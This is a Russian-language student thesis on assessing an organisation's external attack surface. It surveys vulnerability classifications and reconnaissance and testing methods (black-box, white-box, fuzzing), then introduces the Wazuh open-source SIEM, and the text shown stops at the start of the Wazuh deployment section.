**Онлайн-школа Skillfactory**

Новиков Станислав Валерьевич, группа 4

**Выпускная квалификационная работа**

**по направлению ДПО «Информационная безопасность»**

по теме

**«**Метод и система сбора поверхности атаки для внешнего периметра организации**»**

Студент

\_\_\_\_\_\_\_\_\_\_\_\_ \_\_Новиков С.В.\_

подпись И.О. Фамилия

Руководитель

ученая степень, звание (при наличии)

С. СЕРОВ

И.О. Фамилия

Оглавление

[Введение 3](#_Toc161071449)

[1. Поверхность атаки и внешний периметр организации в информационной безопасности 4](#_Toc161071450)

[1.1 Защищённость внешнего периметра организации 4](#_Toc161071451)

[1.2 Уязвимости в информационной системе 5](#_Toc161071452)

[1.3 Методы поиска уязвимостей 9](#_Toc161071453)

[1.4 Анализ защищенности внешнего периметра ИС 18](#_Toc161071454)

[2. Wazuh платформа с открытым исходным кодом- SIEM для небольших компаний 21](#_Toc161071455)

[2.1 Параметры и настройки развернутого сервиса Wazuh 23](#_Toc161071456)

[3. Caldera: Платформа для Кибератак и Обороны 27](#_Toc161071457)

[3.1 Основные функции Caldera 28](#_Toc161071458)

[3.2 Использования Caldera в реальных сценариях кибербезопасности 29](#_Toc161071459)

[3.3 Преимущества и вызовы при использовании Caldera 30](#_Toc161071460)

[3.4 Примеры успешной реализации и интеграции Caldera 31](#_Toc161071461)

[3.5 Параметры и настройки развернутого сервиса Caldera 31](#_Toc161071462)

[*3.5.1* Установка агента Caldera 32](#_Toc161071463)

[3.5.2 Запуск Атаки 34](#_Toc161071464)

[4. Код разработанного приложения mephiVKR 39](#_Toc161071465)

[Заключение 49](#_Toc161071466)

[Список литературы 50](#_Toc161071467)

# Введение

Проведение анализа защищённости внешнего периметра организации одна из важнейших процедур для информационной безопасности, так как она обеспечивает нормальное функционирование и беспрерывную работу организации. Однако не существует какой-либо методики, которая объяснила и нормировала процесс такой процедуры. В связи с этим часто среди специалистов возникает вопрос о том, как выполнять анализ защищённости. Как итог каждый разрабатывает собственную методику «на ходу», в которой могут допускаться ошибки.

В связи с этим предлагаются методические рекомендации проведения анализа защищённости информации на этапе внедрения системы защиты в ИС. Методические рекомендации создаются в помощь специалистам и должностным лицам уполномоченным в области защиты информации. Они служат руководством по проведению анализа защищённости.

# 

# Поверхность атаки и внешний периметр организации в информационной безопасности

Поверхность атаки - это общий термин, обозначающий области системы, устройства или сети, которые содержат уязвимости в системе безопасности, которые могут быть использованы. Поверхность атаки компьютерных систем и устройств организации часто может существенно различаться в зависимости от того, для чего они используются и как они были настроены. Это не следует путать с “поверхностью атаки при этичном взломе”, которая относится к потенциальному риску, создаваемому уязвимостями в данной операционной системе или приложении, установленном на вычислительном устройстве.

На практике этот метод можно использовать для определения того, уязвимо ли устройство к известным и неизвестным формам атак, одним из примеров этого может быть анализ операционной системы, которую может использовать злоумышленник.

Например, если ИТ-инфраструктура организации использует операционную систему Linux для своей платформы электронной почты, то возможно, что она может быть подвержена атаке с использованием уязвимости shell shock. Поверхности атаки также можно проверять на наличие уязвимостей в программном обеспечении не операционной системы, а также в аппаратных устройствах, таких как коммутаторы и маршрутизаторы, хотя их обычно сложнее исправить.

## 1.1 Защищённость внешнего периметра организации

Анализируя нормативно-правовые акты, следует отметить, что защищенность является основным из показателей эффективности функционирования информационной системы по защите внешнего периметра организации (далее ИС), наряду с такими показателями как надежность, отказоустойчивость, производительность. Под защищенностью ИС обычно понимается степень адекватности реализованных в ней механизмов защиты информации существующим в данной среде функционирования рискам, связанным с осуществлением угроз безопасности, нарушающих основные свойства информации, такие как конфиденциальность, целостность и доступность.

Документы, которые определяют необходимые уровни защищённости информации в ИС – это указы Президента, постановления Правительства РФ, руководящие документы ФСТЭК и ФСБ России, федеральные законы.

Основу нормативной базы составляют в нашей стране руководящие документы и приказы ФСТЭК России в области защиты от НСД к информации.

Защищенность информации достигается при помощи системы защиты информации ИС, нейтрализующей актуальные угрозы. Сама система защиты информации объединяет в себе технические и организационные меры, которые определены по актуальным угрозам безопасности информации в ИС. Защищенность ИС обеспечивает оператор ИС, для которого определен контроль по выполнению требований по защите информации (определение типа ИС, актуальных угроз, уровня защищенности ИС).


После выполнения всех этих требований идет проверка правильной работы механизмов защиты информации по существующим уязвимостям, угрозам и рискам – анализ защищенности ИС. Проведение анализа защищенности ИС позволит узнать актуальную информацию по используемым техническим мерам и средствам защиты информации, а также по итогам выяснить недостатки и повысить уровень безопасности ИС. Но для того, чтобы это сделать, необходимо начать с анализа ИС на уязвимости, которые могут привести к различным угрозам.

## 1.2 Уязвимости в информационной системе

Основными показателями защищённости являются уязвимости, то есть система будет считаться защищённой в том случае, когда в ней нет известных уязвимостей.


Изучая государственные стандарты, было найдено определение уязвимости – это свойство информационной системы, обусловливающее возможность реализации угроз безопасности, обрабатываемой в ней информации.

Существует множество классификаций уязвимостей. Большинство организаций выделяют собственные классификации и пользуются ими при определении уязвимостей, но с такими классификациями существует возможность пропустить какую-либо уязвимость или неверно её классифицировать, что в дальнейшем приведёт к угрозам, а также хищению, потери и модификации информации.




*Рисунок 1.1 – Классификация уязвимостей в ИС*


Большинство уязвимостей находят эксперты в области тестирования информационных систем и информационной безопасности либо инструментальные средства.



*Рисунок 1.2 – Пример описания уязвимостей (NVD)*



*Рисунок 1.3 – Пример описания уязвимостей (СVE)*



*Рисунок 1.4 – Пример описания уязвимостей (ФСТЭК)*

## 1.3 Методы поиска уязвимостей

Существует несколько методов сбора информации о поверхности атаки, включая активные и пассивные подходы. **Пассивные методы** обычно менее заметны для целевых систем и могут быть более предпочтительными в ситуациях, когда требуется минимизировать риск обнаружения. Однако **активные методы** могут предоставить более полную информацию, поскольку они могут инициировать взаимодействие с целевыми системами. Ниже приведены основные методы сбора информации, с описанием их преимуществ и недостатков (Таблица 1)

**Таблица 1. Методы сбора информации о поверхности атаки**

|  |  |  |  |
| --- | --- | --- | --- |
| **Тип метода** | **Метод** | **Преимущества** | **Недостатки** |
| Активные методы | Сканирование портов и служб (Port Scanning): | Позволяет определить, какие порты и службы открыты на сетевых устройствах, что может помочь в выявлении потенциальных уязвимостей. | Может привлечь внимание сетевых администраторов или средств обнаружения вторжений (IDS/IPS), что может вызвать блокировку сканирующего IP-адреса.  Также не всегда точно определяет версии служб и уязвимости. |
| Сбор информации через интернет (Open Source Intelligence, OSINT): | Позволяет собирать информацию о компании или организации из общедоступных источников (социальные сети, форумы, блоги и т.д.), что может помочь злоумышленникам понять структуру сети и возможные слабые места. | Ограничено общедоступной информацией.  Не всегда точно и актуально. |
| Пассивные методы | Сбор информации о доменных именах (Domain Name System, DNS): | Позволяет получить информацию о доменах и их структуре, что может помочь в планировании атаки. | Могут использоваться методы защиты, такие как скрытие деталей регистрации домена или использование анонимных DNS-серверов, чтобы затруднить сбор информации. |
| Сбор информации с помощью утилит сетевого анализа (Network Reconnaissance Tools): | Позволяют осуществлять более глубокий анализ сетевого трафика и выявлять аномалии. | Могут быть обнаружены и заблокированы системами обнаружения вторжений.  Требуют глубоких знаний сетевой архитектуры и протоколов. |
| Использование специализированных информационно-аналитических систем и сервисов: | Предоставляют широкий спектр функциональности для анализа информации о поверхности атаки, включая сканирование уязвимостей, анализ сетевого трафика и т.д. | Могут требовать значительных инвестиций во время и ресурсы для развертывания и обслуживания.  Также могут не быть достаточно гибкими для адаптации к уникальным потребностям организации. |

Эксперты в области тестирования информационных систем и информационной безопасности для обеспечения защищённости ИС пользуются следующими основными методами поиска уязвимостей.

**Ручной поиск**

Исследователи опираются на свой опыт и, с каждой работой становятся еще опытнее. Полезно знать шаблонные уязвимости, уметь читать код, писать код, для проверки предположений.

Существуют ключевые места, присутствие уязвимостей в которых более вероятно, чем в остальном коде. К таким местам относится, например вызов небезопасных функций работы со строками.

Но даже если найдено подобное ключевое место, то нет гарантии, что удастся произвести на него атаку через внешние данные. Для нахождения пути, через которые вредоносные данные могут достичь уязвимого места может быть использованы методы обратной трассировки*.*

Если исследование ключевого места показало, что оно подвержено уязвимости, то первым делом следует выяснить, какие данные приводят к ее возникновению. Также на этом этапе следует получить как можно больший диапазон таких данных. Эта информация понадобится на следующем этапе.

Далее следует несколько отдалиться от места уязвимости и попытаться внедрить уязвимые данные в исследуемом месте. Такой эксперимент покажет, есть ли возможность распространить данные из текущего места к уязвимому.

У эксперимента может быть два исхода: данные удалось перенести в необходимый раздел или же нет. Так определяется проходимостьраздела.

Также ручной поиск проводится при помощи банков угроз и уязвимостей. Исследователь, учитывая свой опыт, может сделать предположение о существование уязвимости в том или ином ПО и сверить его с банком угроз и уязвимостей.

**Поиск по шаблонам**

Поиск уязвимости по шаблону – автоматизированный метод, основанный на сравнении некоторых характеристик исследуемого ПО с заранее подготовленными описаниями (сигнатурами) уязвимых мест. Данный метод эффективен при поиске несложных уязвимостей и немаскируемых закладок, таких как переполнение буфера, парольные константы и т.д.

Поиск уязвимостей по шаблонам проводится статически. При статическом анализе исследуется код программы без его запуска. Код программного обеспечения (в большинстве случаев исходный) сравнивается с сигнатурами из базы методом побайтового сравнения или по более сложному алгоритму. При обнаружении сходств, сообщается о найденной уязвимости. Иногда сигнатура дополняется некоторым набором эвристических правил.

Современные сканеры кода позволяют хорошо стравляются с автоматизацией шаблонного поиска следующих типов уязвимостей:

- внедрение произвольных команд;

- SQL-инъекции;

- XSS-запрсоы (межсайтовый скриптинг);

- ошибки входных и выходных значений;

- уязвимости переполнения буфера.

**Чёрный ящик (Blackbox)**

BlackBox – это поиск уязвимостей и векторов атак методом моделирования хакерской атаки. Аналитик, не имея никакой информации о системе, начинает эту информацию собирать.

Это, теоретически, может сделать любой пользователь сети интернет. В сборе информации аналитику интересно абсолютно всё: файлы настроек, открытые каталоги, версии программного обеспечения, обновления, комментарии и т.д. – всё, что можно достать из открытых источников.

И на основе всей собранной информации аналитик начинает искать уязвимости. Это очень трудоёмкий и долгий процесс, в котором выполняются различные инструментальные и ручные проверки.

И в результате мы получаем информацию о том, что же может сделать с нашей системой любой пользователь Интернета, обладающий нужной квалификацией.

Регулярные BlackBox-тестирования позволяют держать внешний периметр информационной системы в тонусе.

Нужно обратить внимание на регулярность, это действительно необходимо, потому что все информационные системы – живые организмы. Софт постоянно обновляется, администраторы постоянно что-то меняют, программисты выкатывают новые версии сайтов. И в дополнение ко всему – постоянно находятся новые уязвимости.

**Белый ящик (White box)**

WhiteBox – это более урожайный на уязвимости анализ. У аналитика изначально есть все исходные данные и он занимается их пристальным изучением.

Все работы делятся на три этапа:

- на первом этапе изучается окружение и вся информационная система целиком. На этом этапе определяются возможные угрозы, анализируется архитектура всей системы, изучаются настройки, проверяется соответствие элементов системы международным Benchmark’ам по безопасности;

- потом переходим к следующему этапу – это самое вкусное, в основном ради этого и делают такой анализ, анализ исходных кодов приложений. Тут анализируются собственные или заказные разработки.  
 Сначала идут автоматические сканирования исходников статическими и динамическими анализаторами. Так же, происходит изучение всех зависимостей приложения на предмет устаревших версий, известных уязвимостей;

- после того, как пройдут все автоматические проверки, начинается обработка результатов и ручные проверки кода. Все найденные подозрения на уязвимости, даже с самым низким уровнем, проходят тщательное изучение экспертами. Так же, на этом этапе проходит подробное изучение архитектуры приложения и выявляются все критичные места: механизмы авторизации, аутентификации, шифрования, обработки важных данных. Эти критичные места, так же, проходят тщательную проверку экспертами.

И в результате мы получаем максимально возможное количество уязвимостей, которые только можно найти в информационной системе. И, кроме уязвимостей, мы ещё получаем приятные бонусы:

- выявление бэкдоров, анализ архитектуры и логики приложений позволяет выявлять оставленные разработчиками бэкдоры;

- рекомендации по устранению уязвимостей, при анализе кода мы знаем не только как проявляют себя уязвимости, но и точное место где она возникали и почему, а это позволяет дать экспертные рекомендации: как их устранить и как не допускать их в будущем;

- PoC скрипты, для подтверждения уязвимостей и их автоматического воспроизведения мы можем написать скрипты. Обычное подтверждение уязвимости – это скриншот или набор входных данных, по которым можно воспроизвести и убедиться в наличии уязвимости. Но не все уязвимости можно подтверждать таким образом. Например, уязвимость по удалению базы пользователей. Деструктивное действие, которое мы не будем подтверждать на реальной системе. Но имея перед глазами исходник, мы можем написать нужный скрипт.

Причин, по которым может возникнуть потребность в таком анализе, много. Самые популярные:

- тайное становится явным, даже если эксперты смогли обнаружить уязвимость только имея на руках исходный код – это не значит, что злоумышленники не смогут найти эти уязвимости;

- compliance, для соответствия требованиям некоторых отраслевых стандартов обязательно проводить тестирования WhiteBox или BlackBox;

- выявление бэкдоров, иногда это самая важная причина проведения анализа защищённости. К примеру, если вы заказали разработку платёжной системы внешнему подрядчику, захотите ли вы убедиться, что там отсутствуют недекларированные возможности.

**Fuzzing (Серый ящик)**

На стыке методов структурного и функционального тестирования находится метод «серого ящика». При тестировании данным методом исследователь не имеет полной спецификации программы и исходных кодов, как это бывает при тестировании методом «белого ящика», однако знаний о системе больше чем при тестировании методом «черного ящика».

Часто подразумевается, что знание о тестируемом ПО получаются в ходе реверсивной инженерии. На основе полученных таким путем знаний планируется и выполняется ряд мероприятий по тестированию ПО - динамический анализ.

В последнее время приобретает популярность разновидность метода тестирования «серого ящика», которое получило название фаззинг (fuzzing). Термин не так давно вошел в обиход и поэтому присутствует далеко не во всех словарях. Самое близкое значения термина «анализ граничных значений» – определение доступных диапазонов входных значений программы и тестирование значений, которые выходят за этот диапазон либо находятся на границе. Фаззинг отличается тем, что не ограничивает свое внимание на граничных значениях, но так же занимается подготовкой входных данных специального вида.

Изначально фаззинг использовался для тестирования качества и отказоустойчивости ПО. В 1998 году проф. Бартон Миллер применил метод для тестирования приложений UNIX. И, несмотря на то, что поиск уязвимостей не был приоритетом тех исследований, исследования показали его пригодность в данных целях. Последний факт стал причиной популярности метода.

По типу воздействия фаззеры можно разделить на несколько классов: локальные, удаленные, в памяти и универсальные.

Локальные фаззеры делятся на следующие типы:

- фаззеры командной строки. Используются для выявления ошибок, связанных с разбором входных параметров программ;

- фаззеры переменных окружения. Используются для выявления ошибок, связанных с обработкой данных, получаемых через переменные окружения;

- фаззеры файлов. Используются для тестирования программного обеспечения, принимающего файлы в качестве входных данных.

Удаленные фаззеры бывают следующих типов:

- фаззеры сетевых протоколов. В зависимости от сложности протокола применяются фаззеры соответствующей сложности;

- фаззеры web-приложений. Получили особую актуальность с развитием Web 2.0;

- фаззеры web-браузеров. Тестируется правильность разбора, как HTML-тэгов, так и других поддерживаемых расширений. Особо стоит выделить фазеры com-объектов поддерживаемых браузерами.

Фаззинг в памяти напрямую воздействует на точки ввода данных в код, минуя средства доставки данных. Методика требует более детального разбора и по этой причине описана в отдельном пункте.

Под универсальными фаззерами здесь понимается инструментарий для быстрой разработки инструментов фаззинга (fuzzingframework). Такой инструментарий должен содержать в себе примитивы для генерации входных данных, а так же для их внедрения. На их основе может быть разработан фаззер необходимой конфигурации.

## 1.4 Анализ защищенности внешнего периметра ИС

Целью анализа защищённости внешнего периметра корпоративной сети является оценка уровня защищенности ИС всей организации от атак со стороны сети Интернет, оценка степени критичности выявленных уязвимостей и возможностей по осуществлению атак, а также выработка рекомендаций по ликвидации обнаруженных уязвимостей.

Анализ производится путем эмуляции действий потенциального злоумышленника по проникновению в корпоративную сеть с целью нарушения ее функционирования, внедрения вредоносного ПО, кражи конфиденциальной информации и выполнения других деструктивных действий. Производится также анализ конфигурации средств защиты периметра сети.

При выполнении проверок используется богатый арсенал современных инструментальных средств сетевого сканирования, специализированные средства анализа веб сайтов и сетевых приложений, программы, реализующие конкретные методы взлома, средства подбора паролей, а также ручные проверки. Используемые источники информации (банк угроз и уязвимостей ФСТЭК, NVD, CVE), позволяют гарантировать надежную идентификацию всех известных уязвимостей.

Проверочные мероприятия включают в себя:

- проверка на возможность проникновения в локальную сеть компании, похищения и порчи данных;

- обследование доступных из Интернет сетевых сервисов ;

- проверка межсетевых экранов на наличие уязвимостей;

- обследование Web и Почтового серверов.

В случае обнаружения уязвимостей, предоставляются документальные свидетельства возможности компрометации, искажения, уничтожения критичной информации в предоставленных для исследования Интернет-ресурсах.

При анализе конфигурации средств защиты внешнего периметра ЛВС и управления межсетевыми взаимодействиями особое внимание обращается на следующие аспекты, определяемые их конфигурацией:

- настройка правил разграничения доступа (правил фильтрации сетевых пакетов) на МЭ и маршрутизаторах;

- используемые схемы и настройка параметров аутентификации;

- настройка параметров системы регистрации событий;

- использование механизмов, обеспечивающих сокрытие топологии защищаемой сети, включающих в себя трансляцию сетевых адресов (NAT), маскарадинг и использование системы split DNS;

- настройка механизмов оповещения об атаках и реагирования;

- наличие и работоспособность средств контроля целостности;


- версии используемого ПО и наличие установленных пакетов программных коррекций.

Отчет по результатам работы содержит общую оценку уровня защищенности корпоративной сети от внешних сетевых атак, подробное описание обнаруженных уязвимостей по каждому IP-адресу, а также рекомендации по ликвидации уязвимостей и совершенствованию защиты.

# Wazuh платформа с открытым исходным кодом- SIEM для небольших компаний

Иметь системы класса SIEM для специалистов по информационной безопасности уже стало необходимостью, поскольку они позволяют собирать события в одном месте и выполнять их анализ — не вручную, конечно, а при помощи написанных правил корреляции. Правила применяются ко всему потоку событий и при срабатывании дают специалистам инцидент, который уже можно расследовать. В качестве источников к SIEM-системам могут быть подключены средства защиты информации, сетевое оборудование, серверы и рабочие станции на любых операционных системах — в общем, все сущности, которые способны отправлять события в подходящем для SIEM формате. Существует несколько проблем, которые необходимо будет решить компании, если она решила вести мониторинг в интересах информационной безопасности. Во-первых, продукты этого класса очень дорогостоящи. Далеко не во всех компаниях выделяется достаточный бюджет на информационную безопасность, да ещё и на постоянной основе. Во-вторых, на рынке труда очень мало специалистов, умеющих обслуживать SIEM, писать для него правила корреляции и обнаруживать компьютерные атаки на инфраструктуру. Более доступный способ — воспользоваться услугами коммерческого центра мониторинга (SOC). Коммерческие SOC занимаются обнаружением и предотвращением компьютерных атак, а также реагированием на инциденты и их расследованием. Если у вас ещё нет SIEM из-за скромного бюджета, есть интересное решение этой проблемы — платформа Wazuh с открытым исходным кодом. Основные возможности Wazuh Проект появился в 2015 году, сейчас его постоянно поддерживают около 200 человек, живущих по всему миру. Wazuh используется в более чем ста тысячах организаций и имеет десятки миллионов скачиваний ежегодно. Главные функциональные возможности Wazuh связаны с мониторингом событий, написанием правил корреляции и созданием панелей мониторинга (дашбордов) для анализа. Много правил уже есть в готовом виде, но с ними нужно будет поработать, потому что иначе вам будет обеспечено большое количество ложноположительных срабатываний. Правила пишутся вполне просто, есть механизм их тестирования перед сохранением. После установки агента вы получаете полноценный аудит конечной точки: сведения о системе, об установленных программах, о процессах и сетевых настройках. Это весьма полезно для команд автоматизации (DevOps) и администраторов. Отображаются уязвимости хостов и оценка безопасности их конфигураций с рекомендациями. Есть возможность посмотреть соответствие хостов нормативным требованиям PCI DSS, GDPR и др. Можно реализовать контроль целостности, указав, изменение каких файлов или веток реестра нужно отслеживать (и оповещать вас, если с ними что-то произошло). В модуле MITRE ATT&CK все события распределяются по тактикам и техникам одноимённой матрицы, представляются в виде графиков.

Агенты можно настроить не только для отправки событий и аудита, но и для работы в режиме EDR. В частности, могут быть реализованы функциональные возможности по блокировке вредоносных IP-адресов, выявлению атак методом перебора (брутфорс), обнаружению подозрительных исполняемых файлов, вредоносных программ (с помощью YARA-правил или интеграции с VirusTotal), атак с использованием SQL-инъекций. Доступен также мониторинг выполнения потенциально вредоносных команд.



*Рисунок 2.1. Архитектура Wazuh*

За представление данных в веб-интерфейсе отвечает компонент «Wazuh dashboard», аналог Kibana в ЕLK. Там находятся средства мониторинга агентов, вкладки по срабатываниям правил корреляциисоответствию нормативным требованиям, найденным уязвимостям и др. Интерфейс интуитивно понятен.


## 2.1 Параметры и настройки развернутого сервиса Wazuh

В рамках выполнения курсовой работы был развернут экземпляр Wazuh на платформе Ubuntu 2004 LTS в виртуальной среде VMWare.



